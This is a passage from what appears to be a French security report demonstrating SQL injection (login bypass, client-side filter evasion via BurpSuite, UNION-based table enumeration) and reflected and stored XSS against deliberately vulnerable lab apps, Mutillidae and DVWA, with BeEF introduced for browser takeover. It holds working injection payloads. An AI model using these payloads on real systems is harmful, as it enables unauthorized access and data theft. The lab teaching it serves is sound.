


Figure 56 : test du niveau de sécurité du site

Nous remarquons un message d'erreur affiché en bas, qui nous dit dans quelle ligne du code le problème s'est produit, dans quel fichier même, le message en question, et encore pire car la requête en question est affiché, c'est une chose à ne jamais faire publiquement puisque vous donnez des informations très précieuses au pirate par exemple nous pouvons connaître le nom de la table qui « accounts », nous savons qu'il y a deux colonnes pour cette table, sans oublier que les informations que nous avons inscrit sont entre guillemets simples '' . Cela nous permet donc très facilement de comprendre le code SQL en question et ainsi pouvoir faire une injection SQL.

Essayons d'injecter un code SQL dans le champ password avec comme name : admin.

Nous allons mettre dans le champ de password : aaa**' OR 1=1#**




Figure 57 : Injection SQL basique réussie

Comme vous pouvez le voir dans la figure ci-dessus, nous voyons les 16 comptes qui ont été enregistré dans la base de données par défaut. Nous nous sommes, en quelque sorte, connectés via l'injection SQL sans pour autant connaître le mot de passe de notre utilisateur « admin ».

Nous allons à présent augmenter le niveau de sécurité d'**un niveau** en cliquant sur le bouton « Toogle Security » en haut. Déplaçons-nous sur **OWASP Top 10 >> Injection >> SQLi – Bypass Authentication >> Login.**

Maintenant nous essayerons de voir si l'injection SQL que nous avions mis dans le premier test marchera ou non. Nous allons mettre le même identifiant et le code SQL précédent pour voir le résultat.




Figure 58 : Résultat d'injection SQL avec le niveau de sécurité augmenté

Nous avons comme résultat un message qui s'affiche qui nous dit « Attention ces caractères spéciaux ne sont pas autorisés et la liste de blocage est importante et bloquera toutes ces tentatives ».

Donc nous avons une boîte de dialogue qui s'affiche donc cela veut dire que c'est un langage javascript et par conséquent c'est un langage client qui veut tout simplement dire que la vérification est faite uniquement du côté client alors que javascript peut être contourner avec des outils spécifiques voire même en le désactivant dans le navigateur. Nous allons donc utiliser l'outil « BurpSuite » et aller sur l'onglet proxy pour voir l'interception du trafic.




Figure 59 : Interception du trafic avec l'outil BurpSuite

Comme vous pouvez le remarquer, BurpSuite vient d'intercepter les données « username » et « password » que nous avions inscrit dans le login. C'est là qu'on peut ensuite agir et changer dynamiquement ce contenu afin de l'envoyer ensuite au serveur en question en cliquant sur le bouton « forward ». Nous pouvons modifier le mot de passe par le même code SQL que nous avions utilisé auparavant en effaçant le mot de passe car c'est éditable et le remplacer par **aaa' OR 1=1#.**

N'oublions pas que jusqu'à là nous ne sommes connectés, et la différence vous la verrez dans le scan ci-dessous. Si le test réussit nous serons connectés en tant qu'Admin.




Figure 60 : Attaque par Injection SQL réussie via BurpSuite

Vous voyez d'après la figure qui montre le résultat, que nous sommes bel et bien connectés en tant qu'admin. Nous avons réussi à passer outre la restriction javascript en utilisant BurpSuite et en éditons donc les variables à la volée.

La morale de cette attaque c'est de bien faire comprendre que javascript ne suffit pas à sécuriser votre site web, ça n'est pas parce que vous aviez mis un simple petit bout de code dans votre navigateur pour vous protéger contre des codes SQL que vous pouvez concrètement vous en protéger.

- **Injection SQL Blind « à l'aveugle »**

Dans la précédente partie, nous avons vu un certain type d'injection SQL : celui où les données sont directement affichées. Cependant ce n'est pas toujours le cas. Alors comment peut-on récupérer des données si nous ne pouvons les voir ?

Cela parait impossible, et pourtant c'est tout à fait faisable !

Ces méthodes sont généralement connues sous le nom de « Blind SQL Injection » ou « Total Blind SQL Injection ».

Et pour cela nous reviendrons en arrière sur la page d'accueil de notre interface Metasploitable et utiliserons l'application DVWA et nous nous connecterons dans les champs de login avec les données fournies en bas de cette page username « admin » et password « password » et ensuite cliquons dans la rubrique gauche sur Injection SQL (Blind).




Figure 61 : Interface de DVWA

Nous allons mettre un code SQL « **aaa' ORDER BY 2#** » dans le champ User ID et puis nous verrons le résultat qui sortira après avoir cliqué sur le bouton « submit ».




Figure 62 : Blind SQL Injection

D'après la figure ci-dessus nous remarquons aucun résultat s'afficher ou des erreurs. On ne nous dit tout simplement pas qu'il y a une erreur c'est pour cela que c'est dit que c'est une injection SQL à l'aveugle, nous n'avons pas l'information qui s'affiche sur le site peut-être parce que le développeur a empêché l'affichage de ces informations.

Cependant ça ne nous dit pas que ce site est infaillible car si vous remarquez bien la requête est du type GET et c'est visible dans la barre d'adresse et nous pourrons mettre d'autres instructions dans cette barre entre « aaa' » et « %23 » (qui est l'encodage pour le #) comme :

"**union select table_name, null from information_schema.tables** "

Qui nous permettra d'afficher toutes les tables de la base de données.




Figure 63 : Injection SQL blind réussie

5.3. Attaque de type XSS (Cross-Site Scripting) [8] [9]

5.3.1. Faille XSS réfléchie

Ce type de faille de XSS, qui peut être qualifié de « non permanent », est de loin le plus commun. Un script malveillant est envoyé à un serveur Web via le chargement d'une adresse URL manipulée ou via l'envoi d'un formulaire préparé. Ce serveur Web retourne par la suite ce script au client sans vérification. Le code malveillant n'est pas enregistré sur le serveur et existe seulement de manière temporaire lors du chargement de la page Web via le client. Les cibles préférées de ces scripts sont les sites Internet généraux ou les logiciels de messagerie.

A présent, nous allons essayer de voir comment cela se produit en utilisant Metasploitable. Et pour ce faire nous nous déplacerons dans **« mutillidae »** puis sur **« OWASP Top 10 >> Cross Site Scripting >> Reflected (First Order) >> DNS lookup ».**

Cette page nous propose de faire une requête DNS vers un site web par exemple et de trouver l'adresse IP en question. Utilisons-le en inscrivant dans le champ www.google.fr :




Figure 64 : recherche DNS effectué sur DNS lookup

Nous remarquons que le service fonctionne très bien tout est renvoyé comme attendue mais que se passe-t-il si on exécute ce fameux script javascript ?

Exécutons à présent ce fameux code javascript basique : « **<script>alert(''XSS'');</script>** ».

Figure 65 : Attaque XSS réfléchie réussie

Nous remarquons dans la figure précédente la boîte de dialogue avec le message « XSS » que nous avons exécuté dans le champ, voici donc la faille XSS réfléchie en action. Et donc le site est vulnérable.

5.3.2. Faille XSS stockée

Le XSS stocké, également connu sous le nom de XSS persistant, donc permanent, est le plus dommageable que le précédent. Cela se produit lorsqu'un script malveillant est injecté directement dans une application Web vulnérable.

Celui-ci comme son l'indique est une faille XSS qui est enregistré dans une base de données et qui s'affiche sur toutes les pages qui affichent la donnée piégée qui est altérée suite à cette vulnérabilité.

Donc nous allons expliquer tout cela par un exemple et pour ce faire nous allons nous augmenter le niveau en cliquant sur « toogle security » puis déplaçons-nous sur **« OWASP Top 10 >> Cross Site Scripting >> Persistent (Second Order) >> Add to your blog ».**

Nous allons utiliser de plus que « mutillidae » un autre logiciel nommé « beef xss framework » dont le but est de vous montrer tout ce qui est faisable avec une faille XSS typiquement ici de type stocké et ainsi de prendre le contrôle total du navigateur et de faire à peu près tout ce qui est possible de faire avec javascript. Vous pouvez facilement, dans kali linux, lancer cette application « beef xss framework » dans la rubrique outils.

Comme vous pouvez le voir dans la figure ci-dessous nous avons lancé « beef » et il nous propose un script (encadré en rouge) qu'on pourra copier et l'utiliser ensuite sur mutillidae afin de le lancer et prendre le contrôle.

Et vous pouvez remarquer qu'un panneau de contrôle est lancé automatiquement après l'exécution de l'application en question.




Figure 66 : Exécution de l'application Beef-XSS Framework

